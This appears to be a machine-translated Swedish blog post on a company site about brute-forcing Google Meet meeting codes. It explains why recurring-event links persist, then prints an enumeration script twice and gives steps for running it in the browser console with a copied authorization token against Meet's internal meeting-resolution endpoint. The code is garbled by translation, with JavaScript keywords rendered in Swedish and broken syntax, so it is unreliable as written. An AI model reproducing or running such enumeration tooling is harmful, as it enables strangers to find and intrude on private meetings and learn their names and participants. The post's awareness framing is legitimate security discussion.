
Visio – fastna i Google Meet | Dyrk, Dyna Meet – Visio
Möt Visio
randomize = () => dico = dico.Dela (”).Karta (värde => (< value, sort: Math.random() >))).stava ((a, b) => a.stava – b.stava).KARTA ((< value >) => värde).Ansluta sig (”),
Newpatternkey = () => “xxx-xxxx-xxx”.Dela (”).Karta (c => c == ‘-‘?C: String.från Charcode (Math.Golv (matematik.Slumpmässig ()*25) +97)))).Ansluta sig (”),
Key = newpatternkey (), counter = 20;
Nästa = () => nyckel.Dela (”).Karta (e => e == ‘-‘ ? E: dico [dico.Indexof (e) + 1> = dico.längd ? 0: Dico.Indexof (e) + 1]).Ansluta sig (”),
Counter = 0;
MeetLink = ‘https: // Möt.Google.com/’, tillgängligt tå = () => xhr = ny xmlhttpRequest ();
If (Counter ++> = 20) Counter = 0;
Key = newpatternkey ();
Randomize ();
>
Nyckel = nästa ();
xhr.Öppna (‘Get’, MeetLink + Key);
xhr.Addeventlisner (‘load’, (e) => hämta (MeetLink.concat (“/$ rpc/google.Rtc.möten.V1.MeetingSpaceService/ResolvemeetingSpace “),” Headers “:” Autorisation “: Autorisation,
“Content-Type”: “Application/X-Protobuf”,
“X-Goog-Adep-key”: E.mål.ansvar.Match (/\ [“https \: \/\/meet \.Google\.com \ “\,” ([a-za-z0-9 \ _ \-]) “\]/) [1],
“X-goog-autuse”: “0”,
“X-Goog-Ecode-RéSpose-If-Executerable”: “Base64”,
“X-goog-meeting-identifierare”: BTOA (‘\ B \ X02 \ X12 \ F’.Concat (nyckel)),
>,
“kropp”: “\ n \ f”.Concat (nyckel, “0 \ u0001”),
“Metod”: “Post”
>).sedan (e => e.Text ())
.sedan (e => setTimeout (tillgängligt, 100);
trösta.Logg (MeetLink.Concat (nyckel).BeautifyDisplay (38), (e.Ersätt (/[^a-za-z0-9]/g, “”)+””).BeautifyDisplay (38));
>);
>);
xhr.Skicka ();
>;
Sträng.prototyp.BeautifyDisplay = funktion (storlek) < let txt = this.valueOf(); return txt.concat(' '.repeat(txt.length >storlek ? Text.Längd: storlek))).Substr (0, storlek).Concat (‘|’); >,
trösta.Klar ();
tillgängliga ();
>) ()
Dyra
För närvarande arbetar jag inom cybersecurity, jag står regelbundet inför ganska triviala situationer.
Senaste, en persons intrång under ett möte .
Lyckligtvis, för säkerhet, inkluderade Google Meet en funktion som tillåter båda att varna deltagare att en person försöker gå med i videokonferensen, men också att acceptera eller vägra den.
Men detta evenemang ger mig att ställa mig själv ett antal frågor .
Komplexiteten i Google Meet -länken
Först och främst, hur är det möjligt för en person att ansluta till en möteslänk utan att ha blivit inbjuden till den ?
Vi måste ta hänsyn till länkens enkelhet: https: // google.träffa.com/Xxx -yyyy -zzzz
Xxx -yyyy -zzzz är bara alfabetiska tecken mellan A och Z, dvs. 27 möjliga kombinationer för varje karaktär.
För matematiker finns det därför:
27 x 27 x 27 x 27 x 27 x 27 x 27 x 27 x 27 x 27 möjliga kombinationer .
Livslängd för en Google Meet -länk
Även om vi nu kan bättre förstå hur länkarna till våra “Google Meet” -konferensobligationer byggs, finns det en mycket viktig aspekt att ta hänsyn till . Livslängden för en Google Meet -länk !
Faktum är att alla kan generera Google Meet -möten i några klick.
Men efter några dagar, veckor eller månader . Länkarna är inte längre giltiga.

Länkarna som genereras har därför en viss giltighetsperiod .
Undantag gör “återkommande” händelser, och det är här det blir intressant.
I affärer finns det många möjligheter att organisera regelbundet (team / företag, dagligen, varje vecka, varje månad,, . ))).
När en anställd genererar denna typ av händelse i sin agenda genereras automatiskt en Google Meet -länk. Den här är oundviklig.
Så du kommer att ha samma länk varje gång för det här evenemanget.
Med lite javascript och brute force ?
Med alla dessa element är vi nu utrustade för att svepa alla möjligheter och nå en stor sannolikhet för att upptäcka länkar till videokonociates !
Så jag har lite retro-försäkrad driften av Google Meet för att skriva en JavaScript-kod som kommer att prova ett oändligt antal kombinationer
(C) Dyrk.Org 2023-2024 – Meet’s Roulette
(1) Kör detta skript på https: // google.träffa.com
(2) Hitta och uppdatera auktorisationens variabel med ett giltigt auktorisationens token i din Googles “XHR -förfrågningar” -rubriker
Låt auktorisation = “SapisidHash xxxxxxxxxxxxxxx_xxxxxxxxxxxxxxxxxxxxxxxxxxxxx“, dico =” Abcdefghijklmnopqrstuvxz “,
randomize = () => dico = dico.Dela (”).Karta (värde => (< value, sort: Math.random() >))).stava ((a, b) => a.stava – b.stava).KARTA ((< value >) => värde).Ansluta sig (”),
Newpatternkey = () => “xxx-xxxx-xxx”.Dela (”).Karta (c => c == ‘-‘?C: String.från Charcode (Math.Golv (matematik.Slumpmässig ()*25) +97)))).Ansluta sig (”),
Key = newpatternkey (), counter = 20;
Nästa = () => nyckel.Dela (”).Karta (e => e == ‘-‘ ? E: dico [dico.Indexof (e) + 1> = dico.längd ? 0: Dico.Indexof (e) + 1]).Ansluta sig (”),
Counter = 0;
MeetLink = ‘https: // Möt.Google.com/’, tillgängligt tå = () => xhr = ny xmlhttpRequest ();
If (Counter ++> = 20) Counter = 0;
Key = newpatternkey ();
Randomize ();
>
Nyckel = nästa ();
xhr.Öppna (‘Get’, MeetLink + Key);
xhr.Addeventlisner (‘load’, (e) => hämta (MeetLink.concat (“/$ rpc/google.Rtc.möten.V1.MeetingSpaceService/ResolvemeetingSpace “),” Headers “:” Autorisation “: Autorisation,
“Content-Type”: “Application/X-Protobuf”,
“X-Goog-Adep-key”: E.mål.ansvar.Match (/\ [“https \: \/\/meet \.Google\.com \ “\,” ([a-za-z0-9 \ _ \-]) “\]/) [1],
“X-goog-autuse”: “0”,
“X-Goog-Ecode-RéSpose-If-Executerable”: “Base64”,
“X-goog-meeting-identifierare”: BTOA (‘\ B \ X02 \ X12 \ F’.Concat (nyckel)),
>,
“kropp”: “\ n \ f”.Concat (nyckel, “0 \ u0001”),
“Metod”: “Post”
>).sedan (e => e.Text ())
.Sedan (e =>
SetTimeout (tillgängligt, 100);
trösta.Logg (MeetLink.Concat (nyckel).BeautifyDisplay (38), (e.Ersätt (/[^a-za-z0-9]/g, “”)+””).BeautifyDisplay (38));
>);
>);
xhr.Skicka ();
>;
Sträng.prototyp.BeautifyDisplay = funktion (storlek) < let txt = this.valueOf(); return txt.concat(' '.repeat(txt.length >storlek ? Text.Längd: storlek))).Substr (0, storlek).Concat (‘|’); >,
trösta.Klar ();
tillgängliga ();
>) ()
För att driva allt detta kommer det att vara nödvändigt:
- Öppna sidan https: // träffas.Google.com
- Öppna utvecklarkonsolen

- På fliken “Nätverk” filtrerar du hämtningen / xhr och återställer ett token av token“Tillstånd”
- Kopiera och klistra in källkoden ovan och lägg till platsen angiven token.
- Validera med “entrén” -tangenten på tangentbordet.
Återhämtning av “auktorisation” -token:

För nyfikna är detta hur resultatet av detta skript i aktion ska se ut.
Vi noterar därför rader som informerar oss om att utrymmet för videokonferens inte finns.
Och andra som satte oss upp konferensens tecken ! Därför indikerar att länken är giltig;)
Men förvänta dig inte att falla inom några sekunder på en möteslänk ^^
(Såvida du inte är en liten lycklig man)
Du måste vara bra tålamod och låta det springa minst en halvtimme.
Slutsats
Få inte panik att det finns ett större antal tur att hitta en giltig Google Meet -länk än att vinna Loto.
Uppmärksamhet ! En person som stöter på en giltig möteslänk åtkomst till viss information utan att behöva anslutas:
Namnet på mötet (undvik därför att glida konfidentiell information) och de anslutna deltagarna (alla eller ett spel).
Möt Visio
Online rån
Upp till 1000 spelare samtidigt
En enkel åtkomstplattform i Visio
Horisont 2024
Upp till 1000 spelare samtidigt
En enkel åtkomstplattform i Visio
Var är Charlie ?!
Upp till 1000 spelare samtidigt
En enkel åtkomstplattform i Visio
Gåtauppdrag
Upp till 1000 spelare samtidigt
En enkel åtkomstplattform i Visio
Cybersäkerhetsmedvetenhet
Upp till 5000 spelare samtidigt
En enkel åtkomstplattform i Visio
Spara jul !
Upp till 1000 spelare samtidigt
En enkel åtkomstplattform i Visio
Copyright © 2023 – Dyna’meet
Hantera samtycke till kakor
För att erbjuda de bästa upplevelserna använder vi tekniker som kakor för att lagra och/eller få åtkomst till informationen om enheterna. Att samtycka till dessa tekniker gör det möjligt för oss att bearbeta data som navigationsbeteende eller unika ID på denna webbplats. Faktum att inte samtycka eller dra tillbaka ditt samtycke kan ha en negativ inverkan på vissa egenskaper och funktioner.
Funktionell funktionell aktiverad alltid aktiverad
Lagring eller teknisk åtkomst är strikt nödvändig i slutet av det legitima intresset för att tillåta användning av en specifik tjänst som uttryckligen begärs av abonnenten eller användaren, eller för det enda syftet att överföra överföring av kommunikation i ett elektroniskt kommunikationsnätverk.
Preferenser preferenser
Lagring eller teknisk åtkomst är nödvändig för legitimt intresse att lagra preferenser som inte begärs av abonnenten eller personen som använder tjänsten.
Statistisk statistik
Lagring eller teknisk åtkomst som uteslutande används för statistiska ändamål. Lagring eller teknisk åtkomst som uteslutande används i anonyma statistiska ändamål. I avsaknad av en kallelse som ska visas, frivillig efterlevnad från din internetåtkomstleverantör eller ytterligare poster från en tredje part, kan informationen lagrad eller extraherad i detta ändamål i allmänhet inte användas för att identifiera dig.
Lagring eller teknisk åtkomst är nödvändig för att skapa användarprofiler för att skicka annonser, eller för att följa användaren på en webbplats eller på flera webbplatser med liknande marknadsföringsändamål.